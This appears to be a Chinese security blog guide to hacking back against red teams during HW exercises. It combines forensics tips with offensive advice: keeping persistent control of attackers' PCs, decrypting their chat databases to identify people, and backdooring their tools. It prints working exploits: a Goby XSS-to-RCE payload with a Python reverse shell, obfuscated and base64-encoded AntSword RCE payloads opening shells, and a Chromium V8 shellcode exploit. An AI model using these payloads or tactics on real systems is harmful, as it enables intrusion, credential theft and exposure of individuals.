

HW多人运动溯源及反制“指北”

前言

笔者片面的从多年乙方经验（不涉及监管层面能拿到的数据）的技术层面来讨论下大hw 多人运动下的溯源反制思路，以及作为反制团队如何与蓝队其他成员之间进行配合反制相关的工作。 如有写的不对的地方及遗漏的地方（肯定有的），请多多交流。

以下内容纯属虚构，如有雷同纯属巧合。



反制团队架构设计

反制团队的建设

当一个事件产生，从蓝队的大流程中过来，经过了监控、分析、研判、应急等流程，作为反制，我们的目的是为了获取红队相关基础设施的权限、以及进一步反制溯源到人员。

反制，作为蓝队整个工作中的一环，偏向于事件的后续处理流程的一个闭环。作为一个闭环需要哪些知识栈的人员进行组合呢？

渗透人员至少1名： 主要对需要反制的目标进行反渗透；

内网成员1名： 需要擅长内网、钓鱼、cs/msf、免杀 等红队技能点；

情报/社工反制人员至少1名： 对拿到的ioc、id等进行分析及社工反制相关人员；

逆向分析成员： 至少需要1名，分析获取到的相关样本，提取关键有用信息，分析红队人员后门；

漏洞分析成员： 需要熟悉主流web漏洞、浏览器及2进制漏洞，能够快速制作相关反制的payload；

从技术层面的反制思路

作为反制规则，我们的目标肯定是要拿下对方的基础设施、以及定位到具体的人员为目标。

发现涉事服务器

当从研判组研判分析后，的确为攻击者的服务器，那么就可以对该服务器进行反渗透，进一步进行取证分析。反渗透的具体手法就不多说了，熟悉渗透的小伙伴应该都清楚。

定位分析技巧

当获取到对方服务器的权限后，那么可以从这些姿势里面进一步进行溯源到背后人员到真实身份。基本上现在的大多数红队人员对自己的基础设施保护不会跳太多层，拿下对方的一台常见节点的服务器，就能达到溯源的目的。

windows 跳板服务器溯源

- windows security日志/rdp 日志

里面能够拿到security或者rdp日志的ip信息，假如对方跳板是win 的话，顺藤摸瓜可以拿到对方真实连跳板的ip


事件查看器


文件(F) 操作(A) 查看(V) 帮助(H)




事件查看器 (本地)


▼ 自定义视图


>  ServerRoles


 管理事件


▼ Windows 日志

 应用程序

 安全


 Setup


 系统

 Forwarded Events


▼ 应用程序和服务日志


>  Intel


 Internet Explorer

 Kaspersky Event Log


>  Microsoft


 Microsoft Office Alerts

 OneApp_IGCC

>  OpenSSH

 Windows PowerShell

 密钥管理服务

 硬件事件

>  保存的日志

 订阅

远程桌面登入成功 1251	TimeCreated (时间): 2018-04-26 17:12:03
rdp登入成功事件	EventID (事件ID): 4624
超级用户进行登录 2073	IpAddress (IP): 172.30.37.153
注册表修改	ProcessName (进程名): C:\Windows\System32\winlogon.exe
计划任务创建审计	TargetUserName (用户名): Administrator
winserver 2008服务创建审计	TimeCreated (时间): 2018-04-27 09:00:06
winserver 2016服务创建审计	EventID (事件ID): 4624
创建用户行为审计 3	IpAddress (IP): 172.30.37.153
删除用户行为审计	ProcessName (进程名): C:\Windows\System32\winlogon.exe
域渗透内网横向	TargetUserName (用户名): Administrator
域用户登入成功	TimeCreated (时间): 2018-04-27 09:04:30
域内黄金票据攻击	EventID (事件ID): 4624
域内白银票据服务攻击	IpAddress (IP): 192.168.253.97
域内ntlm身份认证失败 1808	ProcessName (进程名): C:\Windows\System32\winlogon.exe
域内ntlm身份认证成功	TargetUserName (用户名): Administrator
	TimeCreated (时间): 2018-04-27 09:10:42
	EventID (事件ID): 4624
	IpAddress (IP): 172.30.37.153
	ProcessName (进程名): C:\Windows\System32\winlogon.exe
	TargetUserName (用户名): Administrator
	TimeCreated (时间): 2018-04-27 09:20:39

- Netstat 网络连接
netstat 里的ip 连接也可以提取出来，进行定位真实的ip定位
- 进程
tasklist 里面的进程信息、运行了哪些服务和程序，特别对定位运行的c2 的server端等信息比较有用
- chrome 、firefox、ie、360浏览器等浏览器的密码等记录
浏览器记录、以及保存的账号密码也可作为进一步进行社工的重要依据（大家就点到为止，没必要扒光，都是江湖见的兄弟）
- 密码管理类的凭据保存记录
比如一些密码管理类的工具里面保存的可以尝试进行提取然后进行分析
- 第三方应用的相关日志
以及一些第三方应用等的日志，里面或许也会有记录相关信息，比如python 或者某些ftp 等临时开启放一些中转的文件，里面的一些web 日志也能够分析到相关红队成员真实ip 的信息，按照心理学来说肯定自己会先访问下看服务和文件是否正常，除了受害者的信息就是红队人员自己的信息了。那么这里可以提取相关ip 进行分析受害者有哪些、红队成员ip 有哪些。

- frp 等代理的日志

比如一些代理等日志，里面会记录连接的ip信息

```
2021/09/09 09:27:57 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 6]
2021/09/09 09:27:58 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 8]
2021/09/09 09:27:58 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 9]
2021/09/09 09:27:58 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 1]
2021/09/09 09:27:58 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 3]
2021/09/09 09:27:59 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 4]
2021/09/09 09:27:59 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 5]
2021/09/09 09:28:00 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 6]
2021/09/09 09:28:00 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 8]
2021/09/09 09:28:00 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 9]
2021/09/09 09:28:00 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 0]
2021/09/09 09:28:01 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 2]
2021/09/09 09:28:01 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 3]
2021/09/09 09:28:02 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 4]
2021/09/09 09:28:02 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 6]
2021/09/09 09:28:02 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 7]
2021/09/09 09:28:02 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 8]
2021/09/09 09:28:03 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 0]
2021/09/09 09:28:03 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 1]
2021/09/09 09:28:53 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 2]
2021/09/09 09:44:44 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 1]
2021/09/09 10:00:35 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 2]
2021/09/09 10:16:26 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 1]
2021/09/09 10:28:59 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [7 7]
2021/09/09 10:32:17 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 7]
2021/09/09 10:48:08 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 4]
2021/09/09 11:03:59 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 ]
2021/09/09 11:19:50 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 4]
2021/09/09 11:35:41 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 6]
2021/09/09 11:51:32 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 5]
2021/09/09 12:07:24 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 9]
2021/09/09 12:23:14 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 5]
2021/09/09 12:39:05 [I] [?:1] [5558ea5fb99ad3fd] [socks5] get a user connection [1 0]
```

linux 跳板服务器溯源

- 进程与网络连接

linux 机器里，netstat、进程与windows 分析方式类似，查看运行的进程和网络连接情况。

进程查看：ps auxwwfw

网络查看：netstat -anp

- 日志记录

每个用户下的history 日志：记录了历史操作的命令

/var/log/lastlog：最后成功登入的日志记录

/var/log/secure: 安全日志的记录

/var/log/btmp: 登入失败信息的记录

/var/log/wtmp: 所有用户的登入信息记录

第三方应用日志的记录、代理frp等的日志记录

```

root@weirdbird:/var# cd log/
root@weirdbird:/var/log# ls
alternatives.log  bootstrap.log      dpkg.log.1      kern.log.4.gz  syslog.3.gz      vmware-network.2.log  vmware-network.log
alternatives.log.1  bttmp             faillog         landscape      syslog.4.gz      vmware-network.3.log  vmware-vmsvc.1.log
apt               bttmp.1          installer       lastlog        syslog.5.gz      vmware-network.4.log  vmware-vmsvc.2.log
auth.log          cloud-init.log    journal         lxd            syslog.6.gz      vmware-network.5.log  vmware-vmsvc.3.log
auth.log.1        cloud-init-output.log  kern.log        pods           syslog.7.gz      vmware-network.6.log  vmware-vmsvc.log
auth.log.2.gz     containers        kern.log.1      syslog         tallylog         vmware-network.7.log  wtmp
auth.log.3.gz     dist-upgrade      kern.log.2.gz  syslog.1       unattended-upgrades  vmware-network.8.log  wtmp.1
auth.log.4.gz     dpkg.log          kern.log.3.gz  syslog.2.gz    vmware-network.1.log  vmware-network.9.log
root@weirdbird:/var/log# cat bttmp
sh:nottyweirdbird192.168.197.1root@weirdbird:/var/log#
root@weirdbird:/var/log# cat lastlog
apts@192.168.197.1root@weirdbird:/var/log#
root@weirdbird:/var/log# ls -al ~/.bash
-rw-r--r-- 1 root root 140 Aug 10 10:10 .bash_history
-rw-r--r-- 1 root root 140 Aug 10 10:10 .bashrc
root@weirdbird:/var/log# ls -al ~/.bash

```

针对红队成员电脑pc的分析及控制

假如反制直接拿到红队成员电脑，那么以下方式可做参考。当然首要的就是权限维持好，长期控着该红队人员才是目的。

- qq/wx 的id文件夹的文件

这些常见社交软件，里面保存的文件夹的id 可以进一步作为定位人员的关键证据，以及相关db 数据库，拿到进行数据库解密，获取相关聊天信息对整个红队成员定位然后进行一锅端（github有相关解密代码改改就可以用，我这里就不放出来了）。

- webshell 管理器

红队成员电脑里的webshell 管理器的db 库，这个可以直接拖下来进行分析然后分析受害情况

- 文档资料

红队成员每天记录的文档报告以及云端同步的资料，这个很重要，关系到整个后续反制成果的展现。

- 团队基础信息的深入

根据解密的社交联系软件或者相关协作的工具平台定位分析红队人员，然后在以控制住的这个红队成员的电脑为跳板，对他们的关键设施的工具武器进行劫持植入后门或者进一步定位及控制到更多红队成员的机器权限为主（方法很多，这里就不展开细说了，用红队的思维来进行反制红队）。

红队常见工具反制

cs 的反制 4.0-4.4

参考：<https://adamsvoboda.net/sleeping-with-a-mask-on-cobaltstrike/>

<https://www.elastic.co/cn/blog/detecting-cobalt-strike-with-memory-signatures>

CS 4.2+开始，默认 the obfuscation is using XOR with a 13 byte keys，除非去改beacon 源码或者用钩子绕过（<https://www.arashparsa.com/hook-heaps-and-live-free/>），否则从4.0-4.4 基本gg，这也被逼着要么自己写c2 要么用一些冷门的c2框架或者2开cs 避免一特征。

拿到红队人员的上线样本文件后

以下开源工具可参考使用：

<https://github.com/CCob/BeaconEye>（可以自己进行改下优化下该寻找内存中cs的beacon信标的工具）

https://github.com/jas502n/CS_mock或者<https://github.com/hariomenkel/CobaltSpam>（根据样本提取到公钥和metadata url可以反制模拟上线打满列表的工具）

<https://github.com/Sentinel-One/CobaltStrikeParser>（解析配置的工具）

其中，下载配置文件的位置主要在这：

32位的特征码：8? 68 74 74 70

64位的特征码：9? 68 74 74 70

然后需要注意的是，假如对方用的是随机的cs profile 或者自己改了profile 的话，用CS_mock 模拟上线的话，需要手工修改cookie 值。

第一步: 找到主机内存里的cs 后门进程和下载配置文件的那个url

```
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj
```

疑似32位后门进程pid:6456

疑似32位后门进程名:1cs44http32.exe

```
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/a2cf  
配置文件下载地址:http://10.11.32.60:8085/a2cf  
配置文件下载地址:http://10.11.32.60:8085/ptj  
配置文件下载地址:http://10.11.32.60:8085/ptj
```

疑似32位后门进程pid:5208

疑似32位后门进程名:2cs44http32.exe

```
配置文件下载地址:http://10.11.35.152/vue.min.js  
配置文件下载地址:http://10.11.35.152/vue.min.js  
配置文件下载地址:http://10.11.35.152/  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit  
配置文件下载地址:http://10.11.35.152/api/getit
```

2: 第二步用parse_beacon_config.py 进行解析提取cs的配置文件下载地址的文件


名称	修改日期	大小	种类
下载	今天 下午 5:52	--	文件夹
vue.min.js	今天 下午 5:52	211 KB	JavaScript script
2cs44http32.exe	今天 下午 5:52	14 KB	Window...Archive
getit	今天 下午 5:50	0 字节	文稿
2	今天 下午 5:45	0 字节	文稿
news.profile	今天 下午 5:27	1 KB	文稿

这里发现对方修改了cookie 里的值，这个值需要修改后面的cs_mock

```

weirdbird@weirdbirddeMacBook-Pro CobaltStrikeParser %
weirdbird@weirdbirddeMacBook-Pro CobaltStrikeParser % python3 parse_beacon_config.py /Users/weirdbird/vue.min.js
BeaconType - HTTP
Port - 80
SleepTime - 3000
MaxGetSize - 1398104
Jitter - 0
MaxDNS - Not Found
PublicKey_MD5 - a8405c26ca400026a47cfe6e0a07c248
C2Server - 192.168.1.102,/api/getit
UserAgent - Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
HttpPostUri - /api/postit
Malleable_C2_Instructions - Base64 decode
HttpPost_Metadate - ConstHeaders
                        Accept: */*
                        Cookie: QiHooGUID=C9FA6432AF75.1573373412127;
                        Metadata
                        base64
                        prepend "SESSIONID="
                        header "Cookie"
HttpPost_Metadate - ConstHeaders
                        Accept: */*
                        SessionId
                        base64
                        prepend "JSESSIONID="
                        header "Cookie"
                        Output
                        base64
                        print
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found

```





msf

msf 生成shellcode的yara 扫描

<https://github.com/thewhiteninja/yaraspoit>

这里有msf 目前到6.0.12版本的生成shellcode 的yara 规则，但是存在部分误报，如果需要根据特征去匹配内存中 yara 需要进一步在研究



dnslog/httplog 等的反制

针对dnslog和httplog 的反制，获取到对方的payload 的url ，然后批量使用站长之家进行批量ping 或者使用腾讯云函数进行批量访问，对方列表会满满的都是请求。（手动dog

Goby 反制

tip 来自： 赛博回忆录

打开goby开始扫描->IP详情->XSS->RCE 完成

1. goby扫描
2. 服务端返回一个header插入xss引用远程js文件
3. 远程js文件里插入完整的执行代码
4. 攻击队成员点击详情触发xss，最后rce
server端触发demo

```
<?php
header("X-Powered-By: PHP/<img src=\"x\"
onerror=import(unescape('http%3A//127.0.0.1/test2.js'))>");
?>
```

远程引用js的exp

```
(function(){
require('child_process').exec('open /System/Applications/Calculator.app');
require('child_process').exec('python -c \'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'');
})();
```

go 写的扫描器反制

<https://github.com/alexzarin/cve-2021-34558>

X-ray, goby 等使用go写的均会导致崩溃。

蚁剑的反制

- 反向RCE漏洞： <=v2.1.6 版本 <https://github.com/AntSwordProject/antSword/issues/255> 、 <https://xz.aliyun.com/t/8167#toc-5>

```

<img src=1
onerror="eval(String.fromCharCode(118,97,114,32,95,48,120,52,52,100,99,61,91,39,102
,114,111,109,67,104,97,114,67,111,100,101,39,44,39,101,120,112,111,114,116,115,39,4
4,39,108,101,110,103,104,116,39,44,39,101,120,101,99,39,44,39,99,104,105,108,100,95
,112,114,111,99,101,115,115,39,44,39,116,111,83,116,114,105,110,103,39,93,59,40,102
,117,110,99,116,105,111,110,40,95,48,120,51,102,48,49,56,53,44,95,48,120,52,52,100,
99,102,50,41,123,118,97,114,32,95,48,120,51,49,49,98,56,55,61,102,117,110,99,116,10
5,111,110,40,95,48,120,49,57,102,102,55,100,41,123,119,104,105,108,101,40,45,45,95,
48,120,49,57,102,102,55,100,41,123,95,48,120,51,102,48,49,56,53,91,39,112,117,115,1
04,39,93,40,95,48,120,51,102,48,49,56,53,91,39,115,104,105,102,116,39,93,40,41,41,5
9,125,125,59,95,48,120,51,49,49,98,56,55,40,43,43,95,48,120,52,52,100,99,102,50,41,
59,125,40,95,48,120,52,52,100,99,44,48,120,49,54,99,41,41,59,118,97,114,32,95,48,12
0,51,49,49,98,61,102,117,110,99,116,105,111,110,40,95,48,120,51,102,48,49,56,53,44,
95,48,120,52,52,100,99,102,50,41,123,95,48,120,51,102,48,49,56,53,61,95,48,120,51,1
02,48,49,56,53,45,48,120,48,59,118,97,114,32,95,48,120,51,49,49,98,56,55,61,95,48,1
20,52,52,100,99,91,95,48,120,51,102,48,49,56,53,93,59,114,101,116,117,114,110,32,95
,48,120,51,49,49,98,56,55,59,125,59,118,97,114,32,101,120,101,99,61,114,101,113,117
,105,114,101,40,95,48,120,51,49,49,98,40,39,48,120,48,39,41,41,91,95,48,120,51,49,4
9,98,40,39,48,120,53,39,41,93,59,109,111,100,117,108,101,91,95,48,120,51,49,49,98,4
0,39,48,120,51,39,41,93,61,102,117,110,99,116,105,111,110,32,120,40,41,123,114,101,
116,117,114,110,32,110,101,119,32,80,114,111,109,105,115,101,40,102,117,110,99,116,
105,111,110,40,95,48,120,54,56,57,53,48,57,44,95,48,120,52,52,52,98,53,98,41,123,11
8,97,114,32,95,48,120,52,55,52,55,51,50,61,83,116,114,105,110,103,91,95,48,120,51,4
9,49,98,40,39,48,120,50,39,41,93,40,48,120,54,51,44,48,120,54,49,44,48,120,54,99,44
,48,120,54,51,44,48,120,50,101,44,48,120,54,53,44,48,120,55,56,44,48,120,54,53,41,5
9,101,120,101,99,40,95,48,120,52,55,52,55,51,50,44,123,39,109,97,120,66,117,102,102
,101,114,39,58,48,120,52,48,48,42,48,120,55,100,48,125,44,102,117,110,99,116,105,11
1,110,40,95,48,120,53,54,98,98,100,53,44,95,48,120,52,48,49,57,52,51,44,95,48,120,5
0,50,51,48,51,51,41,123,105,102,40,95,48,120,53,54,98,98,100,53,41,95,48,120,52,52,
52,98,53,98,40,95,48,120,53,54,98,98,100,53,41,59,101,108,115,101,32,95,48,120,50,5
0,51,48,51,51,91,95,48,120,51,49,49,98,40,39,48,120,52,39,41,93,62,48,120,48,63,95,
48,120,52,52,52,98,53,98,40,110,101,119,32,69,114,114,111,114,40,95,48,120,50,50,51
,48,51,51,91,95,48,120,51,49,49,98,40,39,48,120,49,39,41,93,40,41,41,41,58,95,48,12
0,54,56,57,53,48,57,40,41,59,125,41,59,125,41,59,125,44,109,111,100,117,108,101,91,
95,48,120,51,49,49,98,40,39,48,120,51,39,41,93,40,41,59));this.parentNode.parentNod
e.removeChild(this.parentNode);" style="display:none;"/>

```

- RCE Vulnerability in View Site #256 : <https://github.com/AntSwordProject/antSword/issues/256>、CVE-2020-25470

<AntSword Ver: 2.1.8.1

```

<script>document.cookie="a=<img src=x
onerror='require(\"child_process\").exec(\"echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcucMC4wLjEvMjMzMzMyAwPiYxCg== | base64 -d | bash\")'"/>
</script>

```


- <https://github.com/AntSwordProject/antSword/issues/147>
There is RCE Vulnerability in antSword ,影响: < V2.1
- <https://github.com/AntSwordProject/antSword/issues/150>
Report CVE RCE Vulnerability in antSword , 影响: < V2.1
- <https://github.com/AntSwordProject/antSword/issues/151>
antSword self-XSS Vulnerability leads to Code Execution 影响: < V2.1
- <https://github.com/AntSwordProject/antSword/issues/153>
Ver: <2.1 之前的版本
- <https://github.com/AntSwordProject/antSword/issues/166>
插件漏洞
- <https://github.com/AntSwordProject/antSword/issues/3>
历史悠久的版本
- <https://github.com/AntSwordProject/antSword/issues/16>
历史悠久的版本

AWVS的反制

awvs10 版本漏洞

<https://www.exploit-db.com/exploits/39755>

awvs 14以下的版本漏洞触发

2021年4月13日, 安全研究人员Rajvardhan Agarwal在推特公布了本周第一个远程代码执行 (RCE) 的0Day漏洞

Chromium V8 JavaScript引擎远程代码执行

Chromium 版本的漏洞, 可以构造然后执行shellcode

poc (以下公开poc仅用于蓝队反制红队使用, github也有公开代码, 勿用于非法攻击行为):

替换shellcode 部分即可

```
ENABLE_LOG = true;
IN_WORKER = true;

// run calc and hang in a loop
var shellcode = [
  xxx
];

function print(data) {
}

var not_optimised_out = 0;
```

```

var target_function = (function (value) {
    if (value == 0xdecaf0) {
        not_optimised_out += 1;
    }
    not_optimised_out += 1;
    not_optimised_out |= 0xff;
    not_optimised_out *= 12;
});

for (var i = 0; i < 0x10000; ++i) {
    target_function(i);
}

var g_array;
var tDerivedNCount = 17 * 87481 - 8;
var tDerivedNDepth = 19 * 19;

function cb(flag) {
    if (flag == true) {
        return;
    }
    g_array = new Array(0);
    g_array[0] = 0x1dbabe * 2;
    return 'c0ldb33f';
}

function gc() {
    for (var i = 0; i < 0x10000; ++i) {
        new String();
    }
}

function oobAccess() {
    var this_ = this;
    this.buffer = null;
    this.buffer_view = null;

    this.page_buffer = null;
    this.page_view = null;

    this.prevent_opt = [];

    var kSlotOffset = 0x1f;
    var kBackingStoreOffset = 0xf;

    class LeakArrayBuffer extends ArrayBuffer {
        constructor() {
            super(0x1000);

```



```

        this.slot = this;
    }
}

this.page_buffer = new LeakArrayBuffer();
this.page_view = new DataView(this.page_buffer);

new RegExp({ toString: function () { return 'a' } });
cb(true);

class DerivedBase extends RegExp {
    constructor() {
        // var array = null;
        super(
            // at this point, the 4-byte allocation for the JSRegExp `this` object
            // has just happened.
            {
                toString: cb
            }, 'g'
            // now the runtime JSRegExp constructor is called, corrupting the
            // JSArray.
        );

        // this allocation will now directly follow the FixedArray allocation
        // made for `this.data`, which is where `array.elements` points to.
        this_.buffer = new ArrayBuffer(0x80);
        g_array[8] = this_.page_buffer;
    }
}

// try{
var derived_n = eval(`(function derived_n(i) {
    if (i == 0) {
        return DerivedBase;
    }

    class DerivedN extends derived_n(i-1) {
        constructor() {
            super();
            return;
            ${"this.a=0;".repeat(tDerivedNCount)}
        }
    }

    return DerivedN;
})`);

gc();

```

```

new (derived_n(tDerivedNDepth))();

this.buffer_view = new DataView(this.buffer);
this.leakPtr = function (obj) {
    this.page_buffer.slot = obj;
    return this.buffer_view.getUint32(kSlotOffset, true, ...this.prevent_opt);
}

this.setPtr = function (addr) {
    this.buffer_view.setUint32(kBackingStoreOffset, addr, true,
...this.prevent_opt);
}

this.read32 = function (addr) {
    this.setPtr(addr);
    return this.page_view.getUint32(0, true, ...this.prevent_opt);
}

this.write32 = function (addr, value) {
    this.setPtr(addr);
    this.page_view.setUint32(0, value, true, ...this.prevent_opt);
}

this.write8 = function (addr, value) {
    this.setPtr(addr);
    this.page_view.setUint8(0, value, ...this.prevent_opt);
}

this.setBytes = function (addr, content) {
    for (var i = 0; i < content.length; i++) {
        this.write8(addr + i, content[i]);
    }
}
return this;
}

function trigger() {
    var oob = oobAccess();

    var func_ptr = oob.leakPtr(target_function);
    print('[*] target_function at 0x' + func_ptr.toString(16));

    var kCodeInsOffset = 0x1b;

    var code_addr = oob.read32(func_ptr + kCodeInsOffset);
    print('[*] code_addr at 0x' + code_addr.toString(16));

    oob.setBytes(code_addr, shellcode);

```

